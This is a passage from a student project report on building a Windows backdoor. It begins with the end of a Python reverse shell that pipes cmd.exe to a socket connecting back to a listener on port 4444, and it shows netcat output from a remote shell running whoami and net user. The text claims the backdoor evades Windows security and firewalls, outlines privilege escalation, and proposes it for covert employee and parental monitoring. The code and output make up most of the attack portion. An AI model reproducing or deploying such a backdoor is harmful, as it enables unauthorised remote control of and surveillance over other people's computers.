p=subprocess.Popen(["\\windows\\system32\\cmd.exe"], stdout=subprocess.PIPE,
stderr=subprocess.STDOUT, stdin=subprocess.PIPE)

s2p_thread = threading.Thread(target=s2p, args=[s, p])
s2p_thread.daemon = True
s2p_thread.start()

p2s_thread = threading.Thread(target=p2s, args=[s, p])
p2s_thread.daemon = True
p2s_thread.start()

try:
    p.wait()
except KeyboardInterrupt:
    s.close()
```

5.4 RESULTS/OUTPUT



```
snist@snist-HP-280-Pro-G6-Microtower-PC:~$ nc -nlvp 4444
Listening on 0.0.0.0 4444
Connection received on 10.2.9.80 52536
Microsoft Windows [Version 10.0.22000.1219]
(c) Microsoft Corporation. All rights reserved.

C:\Users\admin\Desktop>
```



```
snist@snist-HP-280-Pro-G6-Microtower-PC:~$ nc -nlvp 4444
Listening on 0.0.0.0 4444
Connection received on 10.2.9.80 52536
Microsoft Windows [Version 10.0.22000.1219]
(c) Microsoft Corporation. All rights reserved.

C:\Users\admin\Desktop>pwd
pwd
'pwd' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\admin\Desktop>whoami
whoami
desktop-t081ru4\admin

C:\Users\admin\Desktop>net user
net user

User accounts for \\DESKTOP-T081RU4

-------------------------------------------------------------------------------
admin                    Administrator            DefaultAccount
Guest                    WDAGUtilityAccount
The command completed successfully.


C:\Users\admin\Desktop>
```


6. TESTING

6.1 TYPES OF TESTING

Here, there are two types of testing is done that is when the device is in offline mode and when the device is in online mode.

We cannot reach/connect the target system if it is in offline mode.

Testing the offline device




```
Traceback (most recent call last):
  File "C:\Users\karth\Desktop\guide.pyw", line 14, in <module>
    s.connect(("192.168.0.118",4444))
OSError: [WinError 10051] A socket operation was attempted to an unreachable network
```

Testing the online device

- Connection is Established

6.2 TEST CASES

We have to check that the reverse shell received from the windows computer is with minimum user permissions.This test can be performed by using **whoami** command.It shows the name of the user you are currently connected to.



```
C:\Users\sairam>whoami
laptop-r0oj4o87\sairam
```

We can perform every command which a user can perform on the windows computer. We can open files and edit them using command line interface. We can create or delete files on windows computer.

7. CONCLUSION

The technological benefits of the backdoor are to keep an eye on the remote system.It is most likely to be used in software companies where employees' computers can be monitored for the efficiency of the work. parental monitoring is also possible with the help of this backdoor software. This backdoor cannot be detected as a malicious software by the firewall so firewall protected windows computers are highly vulnerable to the backdoor ,can be exploited easily and a remote access is gained. This backdoor has both positive and negative ways of usages. Some of the negative ways to use backdoor is to establishing a connection with a computer where we don't have rights to access that computer. The backdoor we created is used for educational purposes only not for illegal use.

8. FUTURE SCOPE

We not only created a backdoor which has read only permissions but which has the permission to copy files from the reverse shell to the linux computer and replace the existing files with the modified files which is equivalent to write permissions.

The main disadvantage of the existing system of backdoor is not having the admin rights to make changes to the windows computer. Our project adopts to the situation and made a solution which can be performed by the following process

Once the shell with user privileges is gained we can use vertical privilege escalation methods and elevate the permissions we have from user to administrator or using horizontal privilege escalation methods and elevate the permissions horizontally which is to switch the user.

9. BIBLIOGRAPHY

- https://www.safetydetectives.com/blog/what-is-a-backdoor-and-how-to-protect-against-it/
- https://www.researchgate.net/publication/312610164_INTRUSION_WINDOWS_XP_BY_BACKDOOR_TOOL
- https://www.sciencedirect.com/topics/computer-science/backdoors

Sreenidhi Institute of Science and Technology
Department of Computer Science and Engineering
IV YEAR B.TECH I SEMESTER SECTION: D
PROJECT-I(7E784)

Batch No:14		Title
Roll No	**Name**	
19311A05J4	Ch. Kalpana	Backdoor entry to a windows computer.
19311A05K7	V. Naga Rushikesh	
20315A0522	A.Srikanth	

ABSTRACT

In any computer, there are two points of entry to gain remote access. One requires user credentials to log in while another entry point is also known as a backdoor entry point. It allows users to bypass security checks to log in. The backdoor is a simple executable file that is installed on the target computer to gain a reverse shell whenever necessary. There are many ways that we can use to create backdoors to computers. An attacker with good knowledge can easily create a custom backdoor. Most of these custom backdoors are easily identified as malicious files by windows security systems. To address this issue, we developed an advanced backdoor that acts as a normal file but works as a backdoor. Once the backdoor is installed it allows an attacker to sustain access to the computer and can make changes to the computer. At first, the reverse shell access which is gained through the backdoor will have user permissions and privilege escalation methods are used to gain access to an administrator-privileged shell. It is used to gain remote access to a computer with the help of RCE(remote code execution) vulnerability.

Ch. Kalpana	**Internal Guide**	**HOD**
V. Naga Rushikesh	**P. Durga Prasad**	**Dr. Aruna Varanasi**
A. Srikanth	**Asst Professor**	**Professor & HOD**

Batch No:		**Title**
Roll No	**Name**	
19311A05J4	Ch. Kalpana	Backdoor entry to a windows computer.
19311A05K7	V. Naga Rushikesh	
20315A0522	A.Srikanth	

Table 1: Project correlation with appropriate POs/PSOs (Please specify level of Correlation, H/M/L against POs/PSOs)

H	**High**	**M**	**Moderate**	**L**	**Low**

SREENIDHI INSTITUTE OF SCIENCE AND TECHNOLOGY

DEPARTMENT OF COMPUTER SCIENCE AND ENGINEERING

IV YEAR B.TECH I SEMESTER SECTION: D

Projects Correlation with POs/PSOs

PO1	**PO2**	**PO3**	**PO4**	**PO5**	**PO6**	**PO7**	**PO8**	**PO9**	**PO10**	**PO11**	**PO12**	**PSO1**	**PSO2**	**PSO3**
H	**M**	**M**	**H**	**M**	**H**	**H**	**H**	**H**	**H**	**M**	**H**	**H**	**H**	**H**

Ch. Kalpana

V. Naga Rushikesh

A. Srikanth

Internal Guide

P. Durga Prasad

Asst Professor

CSE

HOD

Dr. Aruna Varanasi

Professor & HOD

CSE

Batch No:		**Title**
Roll No	**Name**	
19311A05J4	Ch. Kalpana	Backdoor entry to a windows computer.
19311A05K7	V. Naga Rushikesh	
20315A0522	A.Srikanth	

Table 2: Nature of the Project (Please tick √ Appropriate for your project)

Batch No.	**Title**	**Nature of Project**		
		Product	**Application**	**Research**
4.	Backdoor entry to a windows computer.		√	

Ch. Kalpana	**Internal Guide**	**HOD**
V. Naga Rushikesh	**P. Durga Prasad**	**Dr. Aruna Varanasi**
A. Srikanth	**Asst Professor**	**Professor & HOD**
	CSE	**CSE**

Table 3: Domain of the Project (Please tick √ Appropriate for your project)

Batch No.	**Title**	Domain of the Project				
		ARTIFICIAL INTELLIGENCE, MACHINE LEARNING AND DEEP LEARNING	**COMPUTER NETWORKS, INFORMATION SECURITY, CYBER SECURITY**	**DATA WAREHOUSING, DATA MINING, BIG DATA ANALYTICS**	**CLOUD COMPUTING, INTERNET OF THINGS**	**SOFTWARE ENGINEERING, IMAGE PROCESSING**
4.	Backdoor entry to a windows computer.		√			

Ch. Kalpana	**Internal Guide**	**HOD**
V. Naga Rushikesh	**P. Durga Prasad**	**Dr. Aruna Varanasi**
A. Srikanth	**Asst Professor**	**Professor & HOD**
	CSE	**CSE**